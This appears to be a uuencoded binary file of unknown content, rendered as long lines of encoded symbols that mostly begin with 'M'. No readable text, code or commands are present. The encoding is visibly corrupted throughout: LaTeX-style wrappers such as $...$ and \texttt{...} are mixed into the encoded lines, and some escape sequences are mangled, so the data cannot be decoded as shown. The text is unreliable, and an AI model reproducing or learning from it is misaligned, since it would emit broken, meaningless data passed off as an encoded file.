 $MW\%@]'J.(FS)\ZI\6KFZO"7-2*"\=N1['X:9KZ-R'$()45M^MVJ/NQ-'LS9'S$ MTXC4A#3C<_&X#-(BTM+5FN<S([&30GG,<N\&#"\$\$\$P3[6@X,"G`JP4J"*<(9 MP@(J@+D'TN.)V5B,(51(Z#@ZX70>616"E:YA6-UW_7/>3"::57-F:LY,H5DM MF\$D>B)9^J?,A06Y+W5!]85Y)CX;#,!K8TF=.!UY"F2UG7+DY+J,T&Z5#]6L0 M0,B6*'MI,I=>PL(0@H4&']HCN<Y.\'V!",W+"?.C::^;SD.K:K3BD^OU2[*` $\texttt{M\&*(UH\&^7":$0`[2*`*70V`B\%\&*+QB.HW'JH7ZZ}\&^G[-!IB\#-@G8+.F1;-/P]) }$ $MG7LF$\W263-=, &>ST3!S#'>?=6N::3(Z'-D*,M`D]TQTYUF" 0!"A88V#1GS$ $M_{\ensuremath{-}}^{-}$ \\$H\R\'\2-@]5S\N65+Q>:<\V\\]]IXJZIF4\[027=:ZD+8?FK8\\+\`I(Y\\) MDR5=276W%BF*>#SB7\$M`:!!!+\$%,W"<7B-`\U>9/=#%QOUT+(XAE@'F-\$--Y M:)7/6*D9*X56!5BA@8"5C-G69BK\VU77!\$,&GY6@<77>6)TW%M:X9N-_[S>J MZ8 = /: + < G/M7) = "X[-*RC*#0 < 'D3!\$?-ERUA;[C>K>]L+QTF@./'\$5Y[Z"N6I]M)U>>7*%<EU;]RG'L['OHZI=&=^L2@@CG`VP4KU:=>:V1HH@7&C\VG:U!&)=1 M6O92_WO.((!0U4/ZF#@3!X01Q.H>.ST-TP>Y*9#'NGQTF^O5GBXCX]P,\$\$(P M=L%E1Y>B%_0_.HMUN_I4#MHDO0T=W@T_8'E)!-(>T)5=#'A)!+(>>+_]W&[U MWN!%%.:]\"_-8<?.7A(!*@'+^\-NL\\$Y./6S_G0>6I4S5FK&2J%515;-ZG#_ M:)LIG02*:U>L7#\$Z)Y\$6=]SQV`X3%T80BP%3@"G\$\$H/I`<WE,3`X]Y*1,.HD M-7:[IUMZ"+BE`MD/?7'LZ#[*M;WS^6B9L>73"SJYZ('>3:\$\MW*>>]#J.8E` $M,0!F^-4Q(;B7@]C.5^BF4%X-<KWW=J>.MC\((%0SY-X^PPA@:0187YF^,41C))$ M`54"JA!-`\$50P\$PYX3J5^Z[]Y)UP9#&3BW89V_',\FX*Y;DG[PZ;X2XMAM&` $MR\PXG3FQ802Q$C%]-FGT_-3J=5II'"=1U_CYJ=7KM$9\''QK*@=L,BYG,$,[$ M>5PP0WN=Q6PPSJ+KIQ%)&,'IU8F]:'KU.N,R!].KD\4%TZO7F5?*;NYYMXUI M1,:2AC.R+R^;D;W."LF\$3[7+9F2O,RY[/+%Y/UCI_7!%PCA:5(Z%>>!^^?[[M:^(QB'#MPJ]7O^H)H=RIGF8RP2R//+-F>[)]VC\$HP%[YXY+KIA%)",\$)VR&\$ MH%?F>!A^.\.\$[LDUDXEFV9R9FC-3:,8EDZN0WC9//!FK'\$>+0EO@_._+L_._ MUWGIHK?TB-+14QE""%8\$SD[600P-D[77>3UEYQ=*S`.KPBN3=\VO;N7V1`:: $MQ\&0"\[Z'$<02P!1@"C\&0=)KSC2^(&$7<E,?@DP'GJ^F93#3+R6QJAO3E93.D$ ${\tt MUX4MD3A\#^0*"\&=+KHA1Q02LOF"\&]+BK"Y5FUEY?, JET7M6R@5^"26;7K,B(\#B)}$ MF"PZC"`6`Z8`4X@EA,U/JKS\+9,JUZ4ICR^W:^Y][:90KLO?Q!3*RXNF4*[+ M?,)";_]%4RC793%8X+2;R\NF4*[+<LI\$K\AE4RC7944FWA3*;@KE?6GCBA5> M`ED5C3*A2G0D+Z@OK:N8S.Q,N_OV2\$-X0%G>D\$480C`)0)J5AK@@@EBJ,9Q\$ M>7EV\$N6ZR@B=G<9X^1NF,:ZK?-9.'^;?,(UQ716"G38Y.XUQ796\$SDUCO+Q\ $\texttt{M\&N.ZJ@:SL>^6VV-"\$STJ).<\!U:\$V3]<\!P,R<\!N+9\texttt{TBNZVBTVCFS\$YG.O5,Y:\#.6}$ MWMM=:_IX^&E\$DA#1][,P@MA8;OOG<?O&`"\$\$,P05@@I!+I_<X<-)H'@L??VW MMKK[.1%!!+&2L',S%2]_VTS%=5V=,]7;_]MF*J[KFDQA+MTP\$F)Q%\$4>QT]! M8UIBXI\$)[IX73,!+O"EB8O<H;7%)YRAR,27NU8JGVC7]]\$SE"_E,90E.&3MQ $\texttt{M=;J;} \\ \texttt{SO2YT>} \\ \texttt{ZN5U;} \\ / \\ \texttt{?X4U'U-YPI^Q:R?FO53@E} \\ \texttt{Y^O&I,:8} \\ \texttt{SO2Z0P4S!?EI@} \\ \\ \texttt{SO2Z0P4S!?EI@} \\ \texttt{SO2Z0P4S!?EI} \\ \texttt{SO2Z0$ MZH!1`2.L5QP1\$T[O&@0\$*C94<SQ2U:M:M;J?Y,UVK2_%^EA-YPE>"7G)<XTN $\texttt{M+YEKE!Q2=H!Y+-D\#,@074^*"Z>3"B,\#EQ$U,H[6\::!HM\B@&\#YSQ:7G9C$_D$ M4I++[)1/R]\PY1/Y5:,?SL*TO'`6)O*IIWWZ&]G%TS#%4=^PX4U*XZ8\$?>SI $MR = ,CY -](B)F8 + &1YT60AY)&2! \\S10088E.C.H?ER,28E(A\(G"5C>=DL&>12)$ $\label{eq:md_mo_mo_a} $$ MD^M.Q0^A@2R) $$.=B"^("51FJ.3P=$Y^H'Y1MQ>$7$$ SE'^*G)A\> HAU,0P^C0$$$ M-WS`S`AA1.!BAS,#W]&6\K&6,P270'&ACP*<^<G9!3(\$EY1<PFD3@H!`943-MSYNP_"WS)I!C3HXX<0*\$!+(`<KP,7C1S`GF4CD??I/WCB0HN'3_>&Y@AN%2] M"TZ%L#P_%0+1-=,\6D^_9.ND1Q/,0Z\LDKW:[>B%>1-><>C5/NGW#XP);!*P M^M9.:!@2R%23\$PW#%TV.0![9X''HNW;SFD,,6=M^\G[[J"_Y3K<9NH9WVF0F M4W`KR,V;9L!-"7I='B>G!EA>.#4`^53DPT.COUI]:#;T2!@\$!*H.*152"BG; M-() # XVOT[&CXQ, <B; W[Z[*#WQ)NRYGTJ1VP00 < ZVE)SVYON?85%0ZO+TN/L < $MM+Y"2"!S(MN'[6IC/R+=KNV9@$&!+C3]UV;W<1S9PD\\+3$G,IFGV)-7_"(K*$ M*F#@T^LE01,Y@D\]Y4.]*@<CS\$*G(K).^H'++@@J74ZZU<&YA-S0^P>\$!#(A M\O3AJ75T^NF18"\$J*GFC_MFN^;.5UY2(#(B/K?4_^MN9P=R\Y("D8^\$<1V1 MR5^A\L'/:O[P.%)4X\$N?O_OK<M_<ZTHRY]5S3B"[4OG2CV*M[A;15`Q@3&!K MAQT^)@XCR)61P_'N"P("%1,E/TY>^"RI&R2,^_#AI9<4B)0)_H3224GZC/2; MHQT2B)<\$7=[KS-A%=D%0%;U*SYJQVIQ(.28D==FKEZYZ.:W6QYW.H<=FLT\3 MX0N+,?/LMQ;D1B6!JZ.=SWXAA&056?*I[9NNS.@@843@8LU]>:DK2&'PLXD, MP27I7<(+R AQR\$RFX):2&YYT=SOW;>^,0'"E,O7^SGXV0/MF7!:TN=:^WXYJ MG9K14PF;?GBZ_,FI*K7/9A@G:EP6M!5K^9LA-R7H:ZU_\H=="@)(U9&F#N>_ $M[?GGGR^2";\0>[^{7}P%IXXN_{R*_I}?\#3X\&TS]F/@8A/7=X\N/AI@<E"1A^/$ M,")P5,[,"S<?93&W'W[4?4#&DYD""X\$NPACD9//5);@5+(3/VO1`VT0\$*@JMI%1(*8&B\D@/]MR%9=\<[`N/\$`0ZCJ*>'A3]`U&S)AJ#`AT3W1SLZREW%`LC M`I<`IX!3`I?V'-U&AF=#4_<B!`4ZZVD:&8?+[8ZK]L2PX)"SPS#MM)<4B(() M._^9K6''F,"6`JL\$5MI3%;'MH3L-8RNZ*4%?^WI]WOEI8`CR&1X7#F,"&P^L

 $M > IP H(Z = 2 < D - 2(%) + B) D) O9X : SN^N?^+TTP*3AXQ>K3`B<,7`]1^I$ M&X93@K[T]?PK8UI@*F:&L1B]I\$#0\5=WRQ\;VTYF3P5G!(VY7/1+(O);F2<F MVV7#2PI\$; `CJO=</(&,I" `ED,I#],&Y[_I"23D\Y+GBD4QYZ?T_E"#Y9[X.? MCU[PV2C1.=*V8%WTG2@Y%(.#^UK+CPVT1^9R!;\2_&R]'5B"8,:U\$EQU8,Y4 M!^8\:_`TK^2SGI0_XYG:4CRV#9*'EQ:8.&!4P"B!233SBQZM59AMQN:<G6J& M?%+C(YN<GZR&'#)RT#6,G1WSUDD(ZKQ7\P.]>18. `@)5>)1YB7MA+E-R7/`H M>X^ENY[+Z?6L>C4 2/*:0D@@:R9QK=C@DO7-HMYG?[UI5MO3WK99#R.7368) $M3K^{0}, G/6Z^{+1UW7}/L!64WF"5Z)/3+C!8ZC-8UAG.Y@E/Z[Z<O9//Y@F?F$ M>E+U-ZRBFWEV#7/C9G2O=KM?])>A843@J,SRP*!WNV&T4\$(Q*-"EIK?FBWN[$M(*BHE-HI[(_Z[.R7?S@Z4R<0/)LO>-;6\\^5VSI*R+W7,(^OX(S1BBF'!(;8.$ M[QH]H.C\$.G'V1>N46,>EO\$YG6U?C/&4'OZH68P*;\$:N_V1U'X/&2`I\$SX0_" M`S&)+9#5+3L]CF')H90=E.R@!(=*<)!PB:V9#0;E\$8)(%Y%(\ZNX=;EL8!YR $\label{eq:mb} \texttt{MB]E-'GW'VETX-@_Y);-^O(<N')Z'_\$+)3[21Z*!<!IQ$<+FT]T=>\$)1<"KG2"$ MS\$D(ZM)1_[CJ'G5U7A`0*"YE=@A1.[0G3V5'#M.9@EL]YZ;FW!2ZE9'LQH-H M3N<)70&,EYKQDM8KF?(ZW?-))N<)7NF,EYKQDM:+RV)0K8\Q@<T'\@O`!4>^ M+`8>#_DEQ[ID'@_R!4>W8AH/ZP7'DTNM[M[TM-+-CEX2"=V"\9?=TP=Z'N(! $M>[RD0%#Y^]G>[R_@B;1FL_ZITED%@152JK-O?FXT2Q(JJQ7'1K]\9Y=$%2Y$ $M5FV.?1VN71!4A5;M]@T]-)A_!4VI-7;[-A/;5VD-;]]F:OOH:&R.W>%>K[E=$ M0%4=L4J?<;PDZ&+6Z;.)EP1=8G5/]*AJ%P15.JBN!IGTJ]F@4X-.^M5\T+6# MKA5TQ:B[&H72+Y>C4HU*Z;<KJ]3S--D%054/JJM!AK^;1-&@HY_E)4\$7#[KM MH-L*NF3478U"Z9?34:E&I?3;]JAL=\$&V"X(J'U17+!-_MQATBG7BK](1^>KO $M?_]3?_M'>KMOG_^9?FD";/S;>J1ZJ:/7:KY_JZ]-0ZW[MOOJO_-&1+<MR]$ M0?_27^3\RW]YK+M*I&569%F:+19QFL7%XJOHJ[____7?_W35'W8S6;A?VT"_Z M0[\HGD7/BBB*%I],F\ZSK_[^]__CW\3Y_[]O?U[>)L^_^IO\G3W_*:&[/&5E M5,192>=_G";QXJO\J[___7?_S1]_CC^[_^J_\#=[_).DC+-<7_\SNNJ791'I $\label{eq:mzw^2} \verb|MZW^2|, 7^{_}O|/_{\#W_W=_V[Q_84'_I3]ZB^p; %'4;TQ_L:=X7-C_;=AGH%?&S|$ MR&3J&I@19):+HM&8_Z?ZV/;8K\$>=MHF?1\7SJ!Q6Y?OFV/>%Z'_G]XR[:_'^ $MW:L_+!Z[;O^-Y^-][.,A3?<F[]GN/#<J%^W^O-+UNN>MT>6SV7Q?'9$ M_>[IN>O_JKUOMD?:C!]O7PVKHZ?..+0/C]WBF^MO%TD4E2/0K^[J4[NF+7LX $M-8?5XL?5X;Y=F9S?4R8U[?Q+L'J+YR9<KHJZ^6N[;71P]/O3:;5=7*\].:[$ $MT)-W-\?\&LMF2M?9K3MN6\&@\&;X[\[KJG5;O1VS"LZMUC>USL]>QFJZ<%+7[4]$ M72&.NX^=_@SXCXLON]/BGLP/#>T"KM%LN\5JNWZ^.QB+I]V:WO-U]+1=-X<% $MU:LM.MT9=; '[V"=^?/-^{6.S16W=+&Y/'Z@3&.V8["B-=#AXR,]IWSXTC-]$ MEXRE60]*[<BZ[Q7TQT7340Z!GUH62>]A?XI]OUOL#HMO5IU>_\-BUQ>,;VFE $\label{eq:morpvjvz} \verb|MORPVJVZ$GTWN!MY:^^2DK1_I/9\6R)2V]'.[V2P^-(O3L?EXVGQG3$B^4\#=W]$ M/[U]?[>X>O/GA;IZ]^[JS=V?_TCR[G%'N=2V8,S:)^H+1]ZT=?H3G2^T_K8\$ MOGQW_1-!5R]N7MW<_5EOQP\W=V]>+I>+']Z^6UPM;J_>W=U<OW]U]6YQ^_[= M[=OERV<+.MJ-MNTM9G;WXB/9/>D!@-=-I[^`'7?`G^E`'VD=-^O%X^I30P?\ $MOFD_T1JN%O=4FB^E)O=J'?W$7G[M)O'O8;_9;Q[1\7[<?%=M=]MS"U'=T.$ $M#W > _4K_[V_[12?N/__#\=V1L3K.7R[N7B]?_^?W[5V\7=S<OW[Q<_-O[EXOE]])$ MRW>+Z[>O;V]>77W_EI;>+%Y=+=[>7M_\YYO%[S_NGMKN]Q]I<YK?[\VH!,_(MSUC KW9[OSE1A^NOZ>QZHJ+U^'4?7NNIXVG[KO[UY<^O;EXLOAZN<NO-AB3Z M/Z?ML7W8TK[N=U[WM/^CB [I]>TWBTW[X;O%Q]/V?O\$MG 3 I]^4U9%V+KF> MCH^K]=<+VK_T!PKX\S7DL#BKT7]?+_0/+9KUK[Y@^_6\$\I_BQ7GE_8I.IF9U MB>=NKW_\`D_SZ\FERHM^7:_G9=O^M/NT^*?LN][V[!;IFL&SZWG!WRC^P^(/ MEXN_7GV]^(;:3\UTI*83XK>+[R3E`RFI)'[K&DTK=7']]JQR;7Y=U\9?K==Z MCLUO9SSIY/AV?HOH##C_]_\X.YO>.)+D#-\-^#\L#!CP`CY4?E<=)5\$:T:N1 MZ&EJ9,S%*)\$UG%XUN]K=U1II#?]W9U9U2]1H-^))'@2).CS,S(HW/R(R([[1 MSE^S8_-?FW\IH_;UERR<19\7KUX]_Z^K-S]=_^GCF-?M_YZOH_73.1?]ORW_ M_>=__J?_G;&+8L^*__<_F3_].00Z__XNZ39?Z!WOGZ@,JS+>J0PG,LYQX\VZ M/^CM\9BEMRN(K'^<LUQO97PD66]S\$LD_#;]"VVA%SC]*A*YB.P%;+LB>/I#* M,8T"R@/W7>%HG2H18C^<LU65'%<Z2U+&(:^KYYJ.U^.71UPZ5)+*-.6T"'@` M!:&45.3'77E8I&."AEGE0)6.B1JFA/E`KY+\$.0QSR=_\W..FU,F?R^8"9BLS M3Q?5:JG=(ZBKXVXW[G4SL8T,OSC>U[;7&AGY8I-W*[5,*S/+O;U:I*M%XC'U M,OFDYO(+2D7,RWM)UOM.^;(!*4BZ=%T7>J4AT[:`F&;J;9?5NO5WUOY8+ MJ^6\$.M\>T&=<*XEK&'8ZH), `=^OM-R^&P-+LFBJ@OB([23G9YWDY?LFK=\[` MJ\$^83I+.<;VYS< $S[BV=/07\=)&UO3TGOP2[,^6HH&,C`H(`DJ*1\@O/E=&(N-E)]$ $M":)^JUH)M;T9-@]KM2P%6/09QG4:]7)4(;[1(-\D^P$;06\TXBGE!.4)@EBJ$ MZ%6WT\$G\$/.&53_MJN.LW%V]6[<4X.=U:O*]EZF;C@\)<KKW/3X;N\HXXGV2' MK6XW7M)(WISLSU4\],G*)X`J^07!1VDEU'@XW^8LYQ&P"_:=C*.<T"B<[^NP MZTQ)(?>W3_OI8196'2<(Y&M6ZHMU=I3>Z88<'*?I)AR\2"LEPD^9-\"G""IK

MOEY(.ADA"O0P2:CM=OB:A@%TL15AYP(*^9_3?MSH.\$\$\$Y]IIIP>'9.*(C8C+ M\$8YS,O3BYP#BBD8%SHE@YN0NY-`:K0I<2'.&&;!41\$\$-IVKU8"L104YY_@EP M`N'H-ANCS@&4)%->_?)B38Q`LOG]<'9ZDN'I&\$GO6FHTTG?E)X`Q):-0OY9S MU#N;+(81TTJN`@<&T&,<@`4--L]?H),1@4"+D@9BTTM2;7_F/->]NDFU_2+& MLD-!"V2KFNH9AQ;)5C764B/JU7K[`31--:TS"[1+M:R'9_@KXO=I51L[.X6! $MP;:JG9UAP&A;U=@R;\#6`+JJV=LIU\#7K8J3/MB04ZV*E&N[R\.7MXJG;9G6K"]$ MI6HSF&D[=:8M(##'=JH0*KP=G:J\$"G]'IVK@=<F1=G,L26?/%ZG`&;%3Y8!V MV9TJA,7E"]QAG2J%+][C.>BWT9&F427Q!Z;^04RC2N./S/GSZ&-I&E47"QFX M`4VC2F/Q>,#3@&E4A9RKB@.%F\$:5R)D&)&(:52.KG&!AF*"?PC2J-DX)QZ<U MFN], HZH\$?P95)%\\>*"C1I5'K3_0&%4=7[,RKK;]+M]:TU=)8U1EG'(5P>.# M,:H\OO&L`I,VJD"^(0*SEL+&%T-?>8U%BA[/CHLG!7B:8?28E#&IAK>:1CU, $M94RK,DKU9B.<'!7;:/@5E]J1/QEO=FR;DZUL"HK9&P-^/M4CV)F+.U&FI)$ MS\F!3@*6FXT7XZ%\$6DBTT%B/:4\75M3%II^3Q+S(6]V\Z+X<1V\O-HK\$81K* M'2W`21KG03I7MG385D;2X[&QG0XB#CCC&@("W]\$9&52WECG+:<`)8)SC/+@V M.J\AO\T^3_PPQH5:*/DT@B`6G5Z.U'-NI.CO*2W1J0C(^OV^7_+5@EG9M2+V MIC9@8)RDD.WAY7B8MIEV/=9=8S2^>007?"0I.ESFTV7[EKDX+&2\%9%7_92S MPY]2.)8?2.]='9)T7-+1<4E37!GC-#X`)H8)\GF^K5K9?9)0CUC9?2L!;VMO M`AG?5?#`QPV-Q,M=K%Y"@Y&(Q_MSFN>2%A=T.%B.(^\$"\$UP-D`RAYT"""S*N M3#1S_71RZ<F\$B&EL]%(%C_2VQ3Q"ZV3:.7GU#_OQN%M"O6008U./!:V-1L:> M97S"LZ;:2B9IIV/,O)"R-OH*'FE?8+SKSSO6OEC!(^U+,F]94IZ5=8I^Y;:* $M2-K8$>) < UDJ'I8; OE$-Z74R]5C0]601%L\6R57P2/N\S,M[S8H%(05,(VV+M2-K8))8]$ M,NWM9<WDE1*FD;:U,JV43ACFSW`^"=`)+'6/(H,VMY)R]OTAN\+)V:J5E'*X $MR8QR(>[%<00W=%(40'C?L&^0=3*(.N9;+W-R4E0`"1)DET\?#TI[+[?JB'6T]])$ ML1Y+3".)V./V[GP(*]\V_Y:7ZP.[D&/:]G%HTNI.0D]Y8UP92I#"[B_Z*<<I $\texttt{M=[ML`<27TQF\&`MWLK()B/FHIPGYV*UR/B[<!^A@Z3Y\#S9,4=\$UT@T&6A@\0H])}$ $M\$C = _+U\P>7S710KN* = \$0"D!U[6/`Q)0Z";R]72)0I^/X\#\>U/EO:IJE`TIO($ MMC'55+W[MK\$BE3X!;YR.(:WQ,J9<I->MT#8!8.8G(757>VP39?!<I?![,!G` $\label{eq:market} \verb"M]"@R&=,6D\$ETQ\#8=9!'GAC4-IH\$^\&@-IA\&4!JT0>B(O<\&H=I-<\$1:_PCN*3W)$ M`7,)+<JT4JCS,5HT2>="LS8M0Y'>=CH*&XYM**S*;JRIQX*N6TNQ!.9D&/?A M6^L9"LU9-E`8Z61D,()*,FH9>+A^VI;`OAH'Q4K:*,D#'A;*@`<4ZQH%6H2[MP/0#LW5&H97ZQ?OCO,>"+^>=59!+E53T!,8Z21;CYA;O)ITG(&!X4H1^<6PM $M]9N(4EV$+-(N21#[8:!94JQK9=!CG!;6=;50T&7?R-#3#00`,@B4G^Y7.)&L$ $\label{eq:mmr+u'$8&G\\0[D?2(M#_6>Q&9>0/32@'W)4?A],7',^TW[&FE]5&B3D^>70&&\\$ $\label{eq:mdagyh} \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9N?EC?(A(QW$XDY109V=JN/P-7K`T-1($.!@-9H(O!BJQG5V7^++\U)))} = \texttt{MDAGYH,9NP} $M8C_>+P7_B%*#4[`Y"J[G=K#!`PS:'X6`2&3$9&.ON]=@0\(TTK96IHWW5WEE$ MO\II7/+L4[8,^=+7:NJG(YB)0B>SST_K]?0!-C8J*A>&UJ^0VFAT4(Y^WM,^ M1JOR<HQC-^RG-9F\HU-QN67`?VFC5TFG;#6D64&%]=OR`)%,1C%2&+#?F#38 MKF2['&[+K+1:_PTU4-7\$MTS43E4+%5<5;5+E<*:QLV!257'FL>-@4E51<8'2 M)ED4=3DU;?*8]OP3B>K:%*J(KX;M';F2:5-\!)>,9ZKB\$F*+B83681KZ/FU3 MP<-?IS755-#WUE90"0]IAVRW6Z2;\$K!B^]L6J:8V)&U;))IOL?R;(^5\"^>? M'HFH-I!N6Z2F9\?]8=RS/7:']+00\V8*V\$*'M)1?"^SRLR&(1\$)Z,6XGV&DD MI,++.P+2/B2GDM>A).N'F[X.:6KV2N:9'6XV.J2H,Q2NZ1U2T@Q]UZ IDV#; $M(0W]9?C\?BP9,_I<N6*BPX!T]"V:#89KD*"0W;L&22DG(X`X)*/EL@)815R#$ M9'2Z%O9J37)"-DA)#](6L6G.-4A,JV&S7%2`4"2FZ_5\$PGVN02K*-!+Q<PT2 MSU+: "M`ZF7;<[X?MS>?9&PYB?<XT%3S06V,`;X+/MIVQA/9EE0`^4F<<05;D $MSW+\&5Q')(`9"I+<\G8D5N$O=4^],(D#H]W>FY334.EDBY:X>EH=M(`M\52M*)$ MXYSQ\(O_#D3IG+5U2-)*1Y"K<3]]&#ZC39FSLD"6)[57X^_#GFW(G`TR<'WX M4&(RJUU/+@`X&SF..'Z<335`\E%:#B2X3L9M-C7SGVLP#;3-&9F6J^</+#[C MG&4HTBI9%=^%8\&L['PEDO0X5#))UR-E_MSOU_U[M,5RJ19*6MK*T!R+SF^P M<)(7YSK\$H^N<EW6RO\$48;MG!R7F#:6#HO"R5XI(_W_(FSD'G704/S:G>5Q%) MGT, %D? "BRBNGF?W]?('QZ6=X^G8^J5RV#OL6@4!^\$.<[884>&KC0Z"#B^'3! M**#]?7'Y/&ZZ"O:Q<&`WP<GPXV934D/`>2%X3"-MDS62'Z"R^+H+D8!(BV0U M+*(JV5F&3^`T&%I`6U3+KAT[)3S JM G^T;?GOJ9>F.C@`\3*Y#@HI%)>6-P M7!\R<7L'FR;*8TGBSJ:#Z'32`\$TN>L@"5A>#PKI;9]J\H^2[M1AKH:2E"4/! M%BBV"FU[5S\$WO0[30\$^5</TIW2\+1#@Q5G\N,)I7(^C>=\E6\\$AG'>"5Z0JM $M9\EC&MJ<15\#!([V-F$=HLB3.2;).P.*\#0\&/85E-)6SM&95;=-@IM6G\\\I5""$ MO", #AT_EK?<2305'HM;*N,WA]%[Q=4]6C];)N.-]_^1CGA;RQFS.X`UN4+K6 MUS)?HQ!0&U3NRUR&?SA,A9=_)'D.71M5ZNNO1^!QCZ[WN3:IU`=\$/=6I:UL. $MA,,IZV89/^SV[1I,`YKN#*"]^?5K&`-<'G2=K8$N<>2/`T.K,GJ(SL]\#OD!$ MS3218HY."="_>?XCB7=V0:;D^CR;?K<;R@NIXP:<\Y1H_-5^/984\\\V/7\$< M=4FCY=S%YX)?E^1-GNO:.BOQRZX"F>=A]E+9-TT]%F9Z\8UY)%L?#M_8>C;!

MNAHL?)[E&U]-)6T-==0 $C*3WB\&U5;?<math>Z"2\&B1>"=*?:_(31Z]06165.4$] S ;F: M\R2`UDS?=(1Y=E<<0>C:FP8A![`">V,H"XR?L00&8K?>.\$0:YQ\$C+S:]\81X MGN"?CB.X'.--(-#5;\<INW>VN59"GH-@<R,A9V<*.+U[HVLDPW[.#2.N+6^0 M)4J(?DX<?ONU(A9\&.254/TJUTR9N\$/*V\1QI-.MC)OZ_73<,?>EMQV%@9:Y M1H'=PFB45^+SBX&P`+UW%K*(\$\H[AVEDQ#RD\$98LAL4!<ZYX^@RD]/0N5A"S $M'OOV=^22U(+*8E7'[AO+NN!@B^CV)^$\#G(O\#<^-=]UHE.>MX!X?A'GV=OUNDE.$ MZ@'3`2:*V'CO(>K)[5^/A^F>/&3WG@AFAAYPJ-E[HAFXL_)\$*TMT[U!CVIYH MY<2MLG`BF7?C[]'7M#80W<S4FK8JD?R2<K5F1QVLCAL/K):9#TZ%45T'+Z.& $M^QV/-_D0, (U@JC26^$, 'Q(BD3:)TCC=#Z:!?Q\Z0+M\<S5L;_,Z_V+3Z_I$ M?6P`\$U8T]]\$`V.G8JH<Q?+05.'@*C@XPEY<<X_[YEB2L\-\$#)IRD8Y!9ZYL/ MT/,2HT*ZQU?*?4R0!3016Y7UR[BMNL#BE2!]R9U3M55-#>;!C6HRE%BS34U6 MI;)\^UZ.U9<`Z1_>A)`D%EZ)V6,O3@J\$@TY<*3(4L&OY1K_D!3S9,4R9ZE-; $MAR2M[^{R=3}KN\#[QHF^{;Q^{-}}ZUL\#^{1,7}D]96\C[7^{7}O<!X\#ND-J_:/II.VR$ MJAYQ%&AC%9&T,<G\$_;J4:9UN?@,H25N;\7U.UGX+<T/[MH,LT,6N45F;S7@# M0\$8#%>=E?P,V#YW54!55-GWG-!I/R^T[3V%D[(,.TZ^66^RZJF\$T/'MCX+JF@ M_0`V!IUJZS_4Y,7SG6KO/]1DQPN-:O/0MQL:U>CSZ46/?89&M?CEIA0*H=& MM?F'//!^(32JX?\TL)DB-*K9HSA8:%2[?[M]MP:5]\$.C&O[;[:]`BJ%1+?_M M=L,L0K5YUC4I!%Z"U<[FMQC@[!J,T4`E30*%60)[31P3P3B-!3E>YD#K-D'& MT%4PF*B`]@-Y^QM,(ISKGER6#Z:581=#=JJ/NMLBF\$X&E=HZX\$)LL(I]HQ4K M6,6XV2QN%:0.,=S]YQK70K`.\$*][\$%\.5C%O/'U;Q<!7PU371\7.V6)@DT(Y MWM^35,W!*A9.)W#;*9P#<;(\$I]CWS_UF?8OF`:?8^+M^`[HE1:`OM^MY&W;= MOR>;)^=DU#IW[6_5)?"#\X_`YLS;J]UZR[R;P07R*U9E#7M)7CH'%R7@-.R+ $MS2W7/JKR4\WN;P'LIZ$N!?#S7Y`@<;@6D2L:&)7!7QR"X;3-X@Y%PM8H>Q.$ $MP1N$O-SBD?06$:_&W1P)H.UTC)I[7H451?7Q-`F=$^1=/EV#:_/!2S(Z/.UO)$ MY^0#D_Z*(_BHD%X>[X:?LA09+0%:<?[`QK4*CC>LDTFG(A-7\$R@`%T)#86!W $M<W?['^-[P(J^->Y?#/F\setminus Q]X$T4EG&_2'$KQI>,TEAT?V$`&40]E0[,('^V/F)]$ MOJ?"'A94UB]ZA]CH1!:2#M&HJ(J`6XBB,N9K(S152Y!"T:^>Y3=I]!YLB!Z1 MP"02@T#ZA=5\$"C&J\$%09*,0D@L8=.\$S\$5F(L)V]6!RW\$3D)=C%00I=1(C,LM $M*/$:DI$8;W;#EM6("\D2$!B9Y"303V@#GKS$6`T#.!JE(#*F?D^&5S+?H?]8$ M?QY*DAV/_>U<>X@\$V\$)J\$8E\$PD/J(`L80-L@%B\$9F53>T9.YH[4R!U=F"JV3 $M2\#<T/!=:+W)X="ZT02%]+:",KYJ&-HI0&L(*;1(Y,((5VE;$\`!1VXD@&A_J)))$ $M&A%3$7SIC$):_997:](D*X)H$*>3[9L'3#K9P#^P1;\+.H4<%;HH<_@$(`5E)$ $\texttt{M}^*: \texttt{JOC}); \texttt{Z-HZXNJFGR}: \texttt{02R} \texttt{TG0BN}^*, \texttt{L8FP}: \texttt{BP}, \texttt{>} (\texttt{4I1VF} = \texttt{\$I} \texttt{\$I} \texttt{\$PV} \texttt{J} + \texttt{TQ28V})$ M3F>AT%5L/".11@4)]7%@F[O81!U#]@FQ201\$.M;J((+I`&8]_98/8G?YE`W> MZ\$?3U"%!*XUD\<><708C8%B1,:V+V^1Z?+>^+=56].DA2H':G+@F.P]S%HJI $\texttt{M."FS} \$^5 \texttt{ZG} (^- - \texttt{B7R} : + \texttt{R} (\texttt{S5} = \texttt{\#YKJR}; \texttt{W?90PD}? \texttt{CD} < \texttt{31}\& : > \texttt{O}; ^\W\text{H}6^@"B\$ < \texttt{TOZ})$ MEE,]S!S1@PEQHA38+<>GV1N+C-JT,BEG[>[90&TZF90SJI"+G=\$V@`-Z9HW, $M8;VR5J?D56F''";1.DPC/?OR+;L/W[S_ZT^23T0;((NT*\JL'X_30!8^FP"')]$ MM>Q<>HYB[930>7A=]E\&E:^(YC"GF/MJN.]W^6TU67J=@2PP:$XQ?)C).3K%$ MY\$MMG?[]<E@\$L8OH?`6/]%,P *6HS.S=IS[1Z&(%C[1/\$,%5=DX]2%I%=.Y: 